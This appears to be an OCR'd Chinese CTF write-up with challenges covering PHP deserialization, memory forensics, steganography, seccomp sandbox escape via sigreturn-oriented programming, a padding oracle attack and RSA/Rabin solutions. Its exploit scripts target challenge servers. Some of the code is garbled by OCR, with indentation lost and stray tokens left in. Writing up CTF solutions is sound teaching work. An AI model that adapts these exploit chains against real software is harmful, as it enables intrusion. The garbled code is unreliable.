
```php
        echo "May be you can get what you want here";
        array_walk($this, function ($one, $two) {
            $three = new $two($one);
            foreach($three as $tmp){
                echo ($tmp.'<br>');
            }
        });
    }
}

$you = new You();
$you->y1 = new Luck();
$you->y1->md5 = "1JTNoxS0803KVPSBHYg2";
$you->y1->lll3 = new Good();
$you->y1->lll3->gg2 = new Luck();
$you->y1->lll3->gg2->l1 = new Flag();
//$you->y1->lll3->gg2->l1->one1 = "/*f*";
$you->y1->lll3->gg2->l1->SplFileObject = "/FfffLlllLaAaaggGgGg";
$you->y1->lll3->gg2->l1->one = "glob:///*";


$data = serialize($you);
echo urlencode($data);
unserialize($data);
```

$one和$two就是传入$you->y1->lll3->gg2->l1的前和后
控制即可

先遍历得到flag名字:



再利用上面的脚本拿到flag即可



Misc

dacong Windows

一个内存取证，windows10的用vol3解析，通过题意看注册表

windows.registry.printkey

得到

```
d@@Coong_LiiKEE_FOr3NsIc
```

以为是flag，但是不是，后来发现有很多dacong的wav，dump下来发现可以用SSTV解析，在39.wav得到flag1

之后flag2是在secret.rar得到的，

打开一看发现好像是空白格隐写，试了试又不是，考虑snow隐写得到flag2

```
flag2:_tHE_Dddd
```

最后一段是在桌面发现有一个flag3.txt，dump下来发现是一个类似base64的东西，直接解析不行，又考虑rabbit，走了很多弯路，后来发现之前那个注册表得到的东西没用，利用aes解密即可得到flag3

```
dAcONg_SIst3Rs????}
```


Nahida

附件是一个不知道啥文件的东西，trid也解析不出来。

之后不做了一段时间，后来想到了可以利用Puzzsolver试一下，得到一个jpg


```
134864  53 10 2F 4A B5 B4 79 19  C7 34 51 5A 21 9C DE A4  S /Jµ´y Ç4QZ!Þ¤
134880  4E 18 57 2E 49 FB 50 1E  F4 51 59 C8 B4 75 DA 58  N W.IûP ôQYÈ´uÚX
134896  F9 05 6C 8F BB 45 15 71  13 25 C0 D9 9E F5 0D 14  ù l »E q %ÀÙõ
134912  50 23 26 F2 57 DC C3 3C  56 15 FB B6 0F 34 51 5C  P#&òWÜÃ<V û¶ 4Q\
134928  58 92 0C 26 3B 9F 9A B0  91 AE DE 94 51 5E 34 FE  X' &;
134944  21 1A 96 B0 A7 95 BB 6F  35 7E 08 D7 6F 4A 28 AF  !  °§»o5~ ×oJ(¯
134960  47 0F B0 0C 0C 77 91 9E  28 96 8A 2B B1 16 8A AA  G °  w'(+±
134976  7F 79 8A D0 B7 EA 28 A2  AD 0C DF 81 07 97 9C 73   yÐ·ê(¢- ß  s
134992  52 0F B9 45 15 B4 44 27  7A 32 77 62 8A 29 8C 3F  R ¹E ´D'z2wb)?
135008  8E 86 EA 68 A2 80 15 7A  51 DE 8A 28 42 0A 28 A2  êh¢ zQÞ(B (¢
135024  80 3F FF D9 E5 A4 A9 E7  A9 BA E9 95 BF E5 87 BA  ?ÿÙå¤©ç©ºé¿å
135040  E7 9C BC E7 9D 9B E6 98  AF E4 B8 BA E4 BA 86 E8  ç¼ç æ¯ä¸ºäºè
135056  A7 81 E8 AF 81 E5 A4 A7  E5 9C B0 E7 9A 84 E7 BE  § è¯ å¤§å°ç的ç¾
135072  8E E5 A5 BD EF BC 8C E8  80 8C E6 9C AC E6 9D A5  å¥½ï¼è本æ¥
135088  E5 B0 B1 E6 8B A5 E6 9C  89 E5 8F 8C E7 9C BC E7  å°±æ¥æ有 ç¼ç
135104  9A 84 E4 BA BA E7 B1 BB  EF BC 8C E6 98 AF E5 9C  äººç±»ï¼æ¯å
135120  A8 E4 BB 80 E4 B9 88 E6  A0 B7 E7 9A 84 E6 83 85  ¨ä»ä¹æ ·çæ
135136  E5 86 B5 E4 B8 8B EF BC  8C E6 89 8D E9 9C 80 E8  åµä¸ï¼æ é
135152  A6 81 E9 9D A0 E3 80 8C  E7 A5 9E E4 B9 8B E7 9C  ¦ é ã「ç¥ä¹ç
135168  BC E3 80 8D E8 A7 82 E5  AF 9F E8 BF 99 E4 B8 AA  ¼ã」 è§å¯è¿ä¸ª
135184  E4 B8 96 E7 95 8C E5 91  A2 EF BC 9F E8 BF 99 E4  ä¸ç界'ç¼è¿ä
135200  B8 AA E9 97 AE E9 A2 98  E7 9A 84 E7 AD 94 E6 A1  ¸ªé®éç的ç答æ¡
135216  88 EF BC 8C E8 81 AA E6  98 8E E7 9A 84 E4 BD A0  ï¼è ªæ的ç你
135232  E8 83 BD E5 A4 9F E6 98  8E E7 99 BD E5 90 97 EF  è½å¤æ的ç½å ï
135248  BC 9F 0D 0A 0D 0A E5 86  92 E9 99 A9 E8 80 85 E5  ¼  å'é©è者å
135264  95 8A EF BC 8C E4 BD A0  E7 9A 84 E5 8B 87 E6 B0  ï¼ä½ ç的å勇°
135280  94 E5 92 8C E5 86 B3 E5  BF 83 E4 BB A4 E6 88 91  å'的决å¿ä»¤æ'
135296  E6 95 AC E4 BD A9 E4 B8  8D E5 B7 B2 E3 80 82 E4  æ¬ä½©ä¸ å·²ã的ä
135312  BD A0 E6 9B BE E8 BF BD  E5 AF BB E7 9D 80 E4 BC  ½ æ¾è¿½å¯»ç ä¼
135328  97 E5 A4 9A E8 B0 9C E5  9B A2 EF BC 8C E8 B8 8F  å¤è°å的ï¼è¸
135344  E9 81 8D E4 BA 86 E5 8D  B1 E9 99 A9 E4 B8 8E E5  é ä¼å ±é©ä¸å
135360  A5 87 E8 BF B9 E4 BA A4  E7 BB 87 E7 9A 84 E5 A4  ¥è¿¹äºªç»ç的å¤
135376  A7 E9 99 86 E3 80 82 E7  84 B6 E8 80 8C EF BC 8C  §é的ã的ç¶è的ï¼
135392  E4 BD A0 E6 88 96 E8 AE  B8 E6 9C AA E6 9B BE E6  ä½ æ的è®¸æªæ¾æ
135408  84 8F E8 AF 86 E5 88 B0  EF BC 8C E9 82 A3 E4 B8  è¯å°ï¼é£ä¸
135424  AA E4 BD A0 E4 B8 80 E7  9B B4 E5 9C A8 E5 AF BB  ªä½ ä¸ç´å¨å¯»
135440  E6 89 BE E7 9A 84 E7 AD  94 E6 A1 88 EF BC 8C E6  æ¾çç-æ¡ï¼æ
135456  97 A9 E5 B7 B2 E5 87 BA  E7 8E B0 E5 9C A8 E4 BD  ©å·²å出ç°å¨ä½
135472  A0 E7 9A 84 E6 97 85 E9  80 94 E3 80 82           ç的æ旅é途ã
```

最后这一段不知道是什么，复制出来magic一下发现是utf-8编码



涉及神之眼，应该是宙斯之眼，key是Nahida


得到flag



Pwn

side_channel

开了沙盒



白名单只允许open，read和sigreturn还有mprotect，首先用sigreturn来调用mprotect在0x404060处进行 更改全选，允许执行shellcode。接着open和read将其读到0x404060，然后使用测信道爆破flag。

```
from pwn import *
from ctypes import *
context(arch='amd64', os='linux')
# p = remote("47.108.165.60",30333)
s = "abcdefghijl01234567898-"
list = [ord(x) for x in s]
flag = ""
index = 0
```

```
leave_ret = 0x4014D4
ret1 = 0x4013F7
rax_15 = 0x40118f
syscall_addr = 0x40118a
shellcode = ''
shellcode += shellcraft.open('./flag')
shellcode += shellcraft.read(3, 0x404060, 0x50)
shellcode2 = '''
push 0x404060
pop rax
mov bl, byte ptr [rax+{}]
cmp bl, {}
jz $-0x3
'''
pwn2
shellcode3 = shellcraft.exit(0)
shellcode = shellcode + shellcode2 + shellcode3
while (1):
for i in range(len(s)):
p = remote("47.108.206.43",22271)
frame = SigreturnFrame()
frame.rax = 10
frame.rdi = 0x404000
frame.rsi = 0x1000
frame.rdx = 7
frame.rip = syscall_addr
frame.rsp = 0x404168
payload = b"./flag\x00\x00" + p64(0x401193) + p64(syscall_addr) +
bytes(frame) + p64(0x404178) + asm(shellcode.format(index, list[i]))
p.sendline(payload)
payload = b'a' * (0x2a) + p64(0x404060) + p64(leave_ret)
p.sendlineafter("Do u know what is SUID?",payload)
sleep(1)
c = p.connected()
print("c",c)
if c == True:
flag += chr(list[i])
print("flag:", flag)
index = index + 1
break
if c == 0:
pass
p.close()
```

Seccomp

```
2.py  chall  flag  side_channel附件
on3@on3-virtual-machine:~/ctf/game/anxunbei/1、side_channel , initiate!$ seccomp
-tools dump ./chall
 line  CODE  JT   JF      K
=================================
 0000: 0x20 0x00 0x00 0x00000004  A = arch
 0001: 0x15 0x00 0x0a 0xc000003e  if (A != ARCH_X86_64) goto 0012
 0002: 0x20 0x00 0x00 0x00000000  A = sys_number
 0003: 0x35 0x00 0x01 0x40000000  if (A < 0x40000000) goto 0005
 0004: 0x15 0x00 0x07 0xffffffff  if (A != 0xffffffff) goto 0012
 0005: 0x15 0x05 0x00 0x00000000  if (A == read) goto 0011
 0006: 0x15 0x04 0x00 0x00000001  if (A == write) goto 0011
 0007: 0x15 0x03 0x00 0x00000002  if (A == open) goto 0011
 0008: 0x15 0x02 0x00 0x0000000f  if (A == rt_sigreturn) goto 0011
 0009: 0x15 0x01 0x00 0x0000005a  if (A == chmod) goto 0011
 0010: 0x15 0x00 0x01 0x000000e7  if (A != exit_group) goto 0012
 0011: 0x06 0x00 0x00 0x7fff0000  return ALLOW
 0012: 0x06 0x00 0x00 0x00000000  return KILL
```

题目程序和pwn1基本一致，除了沙箱开了orw，调整rsp直接用三次sigreturn来进行orw即可。

```
from pwn import *
from ctypes import *
context(log_level = 'debug', arch = 'amd64', os = 'linux')
#p= process('./chall')
p = remote("47.108.206.43",49594)
leave_ret = 0x4014D4
ret1 = 0x4013F7
rax_15 = 0x40118f
binsh_addr = 0x404060
syscall_addr = 0x40118a
main=0x40149f
frame = SigreturnFrame()
frame.rax = 2
frame.rdi = 0x404060
frame.rsi = 0
frame.rdx = 0
frame.rip = syscall_addr
frame.rsp = 0x404168
a = SigreturnFrame()
a.rax = 0
a.rdi = 3
a.rsi = 0x404060
a.rdx = 0x100
a.rip = syscall_addr
a.rsp = 0x404270
c= SigreturnFrame()
c.rax = 1
c.rdi = 1
c.rsi = 0x404060
c.rdx = 0x100
c.rip = syscall_addr
c.rsp = 0x404270
payload = b"./flag\x00\x00" + p64(0x401193) + p64(syscall_addr) + bytes(frame) +
p64(0x401193) + p64(syscall_addr) + bytes(a) + p64(0x401193) + p64(syscall_addr)
+
bytes(c)
p.sendline(payload)
payload = b'a'*(0x2a) + p64(0x404060) + p64(leave_ret)
p.sendline(payload)
```

```
p.interactive()
```

Crypto

010101

连接靶机，最前面爆破一下四位字符即可通过，然后得到n,fake_p,c

其中fake_p对半分两部分，前半部分为p的前半部分，其中有个1改成了0，后半部分为p的后半部分，其中有个0改成了1

对此我们分别遍历前部分的所有0和所有1，进行相关修改，然后通过判断n % int(pp,2) == 0来得到最终p

exp:

```
import string
from hashlib import *
from Crypto.Util.number import *
def decryp(c0,c_sha256):
    a = string.digits + string.ascii_letters
    for i in a:
        for j in a:
            for k in a:
                for l in a:
                    c = i + j + k + l + c0
                    if sha256(c.encode()).hexdigest() == c_sha256:
                        return i + j + k + l

c0 = 'Lv6AFenn56SZDCSx'
c_sha256 = '83880b281300826916b4f4f69805b73b3857352a5310c76ddc9409b703a0c881'
print(decryp())
n =
905523502339993333347732184921515832724615432681576007117446463395202140406186455819530651614069950404042075810601284066931274385535805209551762747609710129397195498419968198264586450842703195713754979387687953072058351322587525343522844624682993335370804642773724643530765318313024375180717264856528859508407123752526511310582180218453798196174711313851827635402704747858853435896239778699882657450989068057812989594054428363851397496601943243279632712324146500308049672479691658555138662186023591295268811674086339075274569097409210759123902394263223688450680408635530782521256976903328828164340429982860113376939770724578082876344753290350343266896705294151268962513482425904197421191472457273426922236939791865513484769259495196493931485556604427038218601247547592658171510787978997032556028110709922802578235349838753703119717186450593733557822283883524757331256681827388497931023411423852155372196186154739783111702393646179284051800522296977182762660233575725266589131648359807548808090825735581316390867813314867323211845170988401019503976880130375254200181262678212582232977427692276533590080989210872268135701196903773727277426454750281175187163772245342989410626986346534537825442077209091327709977583138765091062180825677
```

```
p =
0b1110101001111010000010110110101100110101011010111111001011000101011111101000010
011111011010101000110001101000111011000111110000010110000011101000000011010110010
101001011101101000011101110101101110100011101011101101001110111111111110101001001
11110000001110001111000100110101110001011001001001100000110010000111100011011000
10011011010000101000110100101011001100100110010010000110101111011001100110101111
01010001100101110110100111001111100101011111001100010001011010101010110110010100
00101011101000101011000111001110001111100010001100000000011000001010011010111101
010000100100100011101011000110110110100100111010000000001001011100000011110110100
000011110110100100010111101010011001001110110110110010111101011010111111011001011
00010010101010011110011000001001110100000101111011100110110010011011011001111100
01101111011110101101010000011000000011110010011011100011010101001111001101010010
00001100101001001110101011101100010011000101001110100000100111011110101010111101
11000010100110011001001001011101011101000110000000010010100101010011000101100100
00101110010101011101011101100000010001011100000011111111110111101010000000101100
01010010111110100010000111111111101101000011100110100100011100111110110001011101
11010101100110011110011110000111111100111000010100001111010000111011101100010000
00011111011100110011011000000000111111000111101100100100111110010101100010000110
11101000110001101111010100011000100100101011000100110111111001111011100001011001
11001011111001001111001011001001000100110001101011010001011101011110101011000111
10111110100111111101100110001001101010011000100000100001010011001010111101000111
000001010000000001101100100000011001011100011011000101001101000001001111011111010
00011100101110010010001100000000010011000010011011010110110001101010110011010110
11000111110101111001001101101001111010000011101100110011111000111010011001010011
000001001100000011001001011000011110110000000010011100011011000011100010001110101
11110011101111110011110010101111110110001100000100001001000000000001000001001011011
01000101101011111110111111010010100000011101111101
c =
74558798155822519977948947286452166260539707767469634989349797532724790526336988
03275759856315728318997563503048874164140385454218320411764453626049304057977868
31534169573912357184586688381529947069894857394509966579487121687661989752586899
58945546446224799512218875949312362735024220502120811389613164818154207374122325
12259815804141894288635053963861011772414848057900714134030511935225905225573154
46676776773858208551001768656161594955533751022887153194457453335210088779951291
65280525447916551851071412843977281679197949847856438033225733870146236659712038
37118312841040030012735493854456904814864758745612277371656608244089916970262167
46228598823418652728049696520592060323073787932729563753905520086295756708974150
51776166146878972631869294178152504861248515553267599905113933849233263406985206
90691846740330997596602459357527548514581103883769718601147328600952737756369084
60452407012691042493223373443910140561227356789557793267636092022090489263078677
69718917453154453040908182842651655144298271470103653148134172450741021893539183
64426949418249185829944086379110172946790566951221939641134087175004355203338468
39935134288857521841024168440750127426538558553373838243771677148606150313490377
010779696634859123541310387963211
p = bin(p)[2:]

p1 = p[:len(p)//2]
p2 = p[len(p)//2:]
for index1,pp1 in enumerate(p1):
    for index2,pp2 in enumerate(p1):
        if pp1 == '0' and pp2 == '1':
            pp = p1[:index1] + '1' + p1[index1 + 1:] + p2[:index2] + '0' +
p2[index2 + 1:]
            if n % int(pp,2) == 0:
                print('p = ',int(pp,2))
```

```
                break
        else:
            break

p = 
29599945799628278186746519825660916892621604028342546684212831707457754149813997
04862728386916139557351711199547169811026375963958109777967246800553275205625952
01410390043915447785331743250523075474221461027367129788484853032515482801608096
58876443806395968821087788281581274148422312646004992834257231028242183102339557
73634234312155125493709949088132041207744785127434079231240081953371374295670015
34447954907794294449886505753398943874731662673184904992343416839698018382148658
98854524961988985591845366022896297868397976747036125473474374530996038267588310
19244164002222796434689209815036105412707086238312208985 3
q = n // p
d = inverse(65537,(p-1)*(q-1))
print(long_to_bytes(pow(c,d,n)))
# DOg3{sYuWzkFk12A1gcWxG9pymFcjJL7CqN4Cq8PAIACObJ}
```

POA

可以知道是Padding Oracle Attack并且是比较简单的，明文填充长度正好为16，所以也只有1块，也能知道flag是比较短的

接下来通过修改iv使解密出来的数据符合arrest的判断，从低位到高位依次爆破，以此得到所有AES.decry()的中间值，最后用这个中间值与iv异或即可得到最终flag

exp:

```
from Crypto.Util.number import *
from pwn import *
from tqdm import *
from hashlib import sha256

from itertools import product
import string
import binascii
context.log_level = 'debug'

r = remote('124.71.177.14', 10010)
def proof_of_work():
    r.recvuntil(b'SHA256(XXXX + ')
    tail = r.recvuntil(b'):', drop=True).decode()
    s256 = r.recvline().strip().decode()
    print(tail, s256)
    table = string.digits + string.ascii_letters
    for i in table:
        for j in table:
            for k in table:
                for m in table:
                    temp1 = i+j+k+m
                    if(sha256((temp1+tail).encode()).hexdigest() == s256):
                        print(temp1)
                        r.sendline(temp1.encode())
```

```
                        return

proof_of_work()
r.recvuntil(b"options:")
r.recvuntil(b'2. decrypt the flag')
r.sendline(b'1')
r.recvuntil(b'This is your flag: ')
c = binascii.unhexlify(r.recvline().decode().strip())
print(c)
blocks = [c[i*16:i*16+16] for i in range(len(c)//16)]
print(blocks)
if(1):
    message = [0 for i in range(16)]
    change_block = [0 for i in range(16)]
    dec_list = [0 for i in range(16)]
    block = blocks
    for j in trange(16):
        for i in trange(256):
            change_byte = long_to_bytes(i)
            temp = block[0][:15-j] + long_to_bytes(i)
            for k in range(15-j+1,16):
                temp += long_to_bytes(change_block[k])
            msg = temp + block[1]
            r.sendline(b'2')
            r.recvline()
            msg = hex(bytes_to_long(msg))[2:]
            r.sendline(msg)
            print(msg)
            res = r.recvline()
            if(b"False" not in res):
                if(j < 2):
                    if(i != block[1][-j-1]):
                        dec_list[15-j] = i ^ (j+1)
                        message[15-j] = (dec_list[15-j] ^ block[1][-j-1])
                        for k in range(j+1):
                            change_block[15-k] = dec_list[15-k] ^ (j+2)
                        break
                else:
                    dec_list[15-j] = i ^ (j+1)
                    message[15-j] = (dec_list[15-j] ^ block[1][-j-1])
                    for k in range(j+1):
                        change_block[15-k] = dec_list[15-k] ^ (j+2)
                    break

        print(message)
```

rabin

感觉代码是不是少条件了

$1+e_1+e_1^2+\cdots+e_1^x=1+e_2+e_2^2$
$1\equiv1+e_2+e_2^2\pmod{e_1}$
$0\equiv e_2+e_2^2\equiv e_2(1+e_2)$
$所以要么e_2 = e_1,要么e_1是偶数（因为e_2是质数）$
第一种情况满足的话x要等于2，这种极端的情况我觉着不大可能

所以我更倾向于第二种情况，这样的话e1只能是2

所以：$1 + e_2 + e_2^2 = 2^{x + 1} - 1$

试几个值，发现只有x = 4,e2 = 5才能满足e2是素数

这样的话r也就能知道了，接下来求p,q

$invp * p + invq * q - pq - 1 = 0 $

$p * q - pq = 0$

对这两个解方程即可得到p,q

然后e1 = 2与phi不互素，使用有限域开方得到flag1

使用常规rsa解密得到flag2

得p,q,r:

```
from Crypto.Util.number import *
from sympy import Symbol, Eq, solve

n =
30574208510207395868505877499037461285650365761115920946874174856465459117618029
98187781354609488071766142817960169047533137579274570948611963690698214216816658
75176139845644195736238144691839008758614457979812997005126606399842320648487994
40639372851449312921968875220297850199481153583477988945972968342807749844171313
29646359074693665121758863379461246311968245082473756459713084842790079208816396
16776491331812849657775358960227848680733861313065565269244274482334952541032707
33316742956246955876278146966935905708477921753233139941033362455877209372939696
23129360370209921174782028608989270730683600268146445812942227333414285378743830
52653054496502673372786144676806905626251642090622209277799682962538245425774337
94428515878329488051659530757671955693366981207480891968541988138826748686894140
19758000536472916414266735937917746343775986378159423436272452740575323208546462
40153245893536480745586533270387549779636700040935751519181245119278044454115223
97436628007599568504994597783543496162101 9
ip =
80275679918090105134294823865673211657060049627413874971428297415355157707252877
99114523218665993506796174597310069863294394979030419009656788460703711925784883
73549825000489780706198205104086503866265423380562773351804979555888481384489919
63800265073331348097617541306117998857780109771194563339021595188562
iq =
91430270065720942392278749444269989843094838912787188266496611817766528132774187
31933511562405761590097620241250787911871291210186272873820490787739602288795342
91087298971716774085970807000620329056750170131403496579795872070838205849060556
34857776106802178757131724480934751871117394549988315719808677297400
```

```
c1 =
279829262624833111487846614404340495090412711453739396842631237223093508908861298004169359497577990040780487322819357702557390766722231132356042456802149817707213578102645028287834365660499160128269917223079714359886535913704456526279328639342803225864505419437263616697052230052567070333933236811997422268656390617964937442213866506719214085992816750721951096049449952469901172597529219590785707160193489116118218077435422026060178616800938994539625357510570298032123137084862524999615319167693390262434562544157954745667250453975809879452762929404256155634268727066126546737609571329547065613153159265838477567285813345897636226904266459253790335529658870917742613284841016773857605103085659394509692804315141931539014651478749942888888639616265334375465230907046772582713610088994240589688414036578088399411366065578219022217569030887346591782989421850138142065831512735735335407568984575726852801308267058248998475741233925750251825453318717074788815820608321530455579520576418718527841684811016472
c2 =
161619014853290061321220693856242384241899565606310997462914314289208211523608827698222734190386889612098570760765052452215805711014546122099647560430788381292730765852839847593053599250289125651012417026034998933486356540308165710913202176920168248765753912975464775516099366852853130484143941438754410599163284892652060800647319146257668079858962426955881454668916171211181142453679621166656675384626603665740562005722087726838877971126595828345860415781411146330129891129797182526922825440860137352029911523070206447988669663751215339049795213569586767141039747546364893768334626213397240105328357731197925663794385770706516043309955122745946633182399168534133436912290389494270925639788309351783493083085094045092781888997140679841389857851588928742292158429434570541383701331355804702559218884246423448924119442796513423570240629502315241227996438176424546368309332048747610392861954126660466095971227213870875955019656804172566974654412258429352773642042554134725696296293760333163865827998422748
r = 2
x = 4
e1 = 2
e2 = 5
while True:
    r = r * x
    if r.bit_length() > 1024 and isPrime(r - 1):
        r = r - 1
        break
print('r = ',r)
pq = n // r

p = Symbol('p')
q = Symbol('q')
equation1 = Eq(ip * p + iq * q - pq - 1, 0)
equation2 = Eq(p * q - pq, 0)
solution = solve((equation1, equation2), (p, q))
for p, q in solution:
    if pq % p == 0:
        p = int(p)
        q = int(q)
        break
print("p = ", p)
print("q = ", q)
```

得flag:

```
from gmpy2 import *
from Crypto.Util.number import *
r =
 104079321946643990819252403273640855386152622472667048053191123504036080596733602980122394417323241848424216139542810077913835662483234649081399066056773207629241295093892203457731833496615835504729594205476898112116936771475484788669625013844382602917323488853111608285384165850282556046662248318909188018470682222031405210266984354887329580288780508697361869007147207105557031687290870
p =
 178520299777167355369001808183687474532391330798911389431934562812702394723190891978648802997994069026093665507318682147460274981942087427438503753783091239311103281934259139483832836604291015047350582799369178702643309450679766735149462002249124815188830963192364126015176975256021362433651741247906217519399
q =
 164551998561436347842088090443126081631121022784544727709076714132248059140399712877943757666385071645084549890402126199883441046602819598814176774376636763336557105349428193223349284162139919481842771083929707555042826741227483137801069548163363509926617185258104272508770524149975238887754018243824453471763
c1 =
279829262624833111487846614404340495090412711453739396842631237223093508908861298004169359497577990040780487322819357702557390766722231132356042456802149817707213578102645028287834365660499160128269917223079714359886535913704456526279328639342803225864505419437263616697052230052567070333933236811997422268656390617964937442213866506719214085992816750721951096049449952469901172597529219590785707160193489116118218077435422026060178616800938994539625357510570298032123137084862524999615319167693390262434562544157954745667250453975809879452762929404256155634268727066126546737609571329547065613153159265838477567285813345897636226904266459253790335529658870917742613284841016773857605103085659394509692804315141931539014651478749942888888639616265334375465230907046772582713610088994240589688414036578088399411366065578219022217569030887346591782989421850138142065831512735735335407568984575726852801308267058248998475741233925750251825453318717074788815820608321530455579520576418718527841684811016472
c2 =
161619014853290061321220693856242384241899565606310997462914314289208211523608827698222734190386889612098570760765052452215805711014546122099647560430788381292730765852839847593053599250289125651012417026034998933486356540308165710913202176920168248765753912975464775516099366852853130484143941438754410599163284892652060800647319146257668079858962426955881454668916171211181142453679621166656675384626603665740562005722087726838877971126595828345860415781411146330129891129797182526922825440860137352029911523070206447988669663751215339049795213569586767141039747546364893768334626213397240105328357731197925663794385770706516043309955122745946633182399168534133436912290389494270925639788309351783493083085094045092781888997140679841389857851588928742292158429434570541383701331355804702559218884246423448924119442796513423570240629502315241227996438176424546368309332048747610392861954126660466095971227213870875955019656804172566974654412258429352773642042554134725696296293760333163865827998422748
```

```
n =
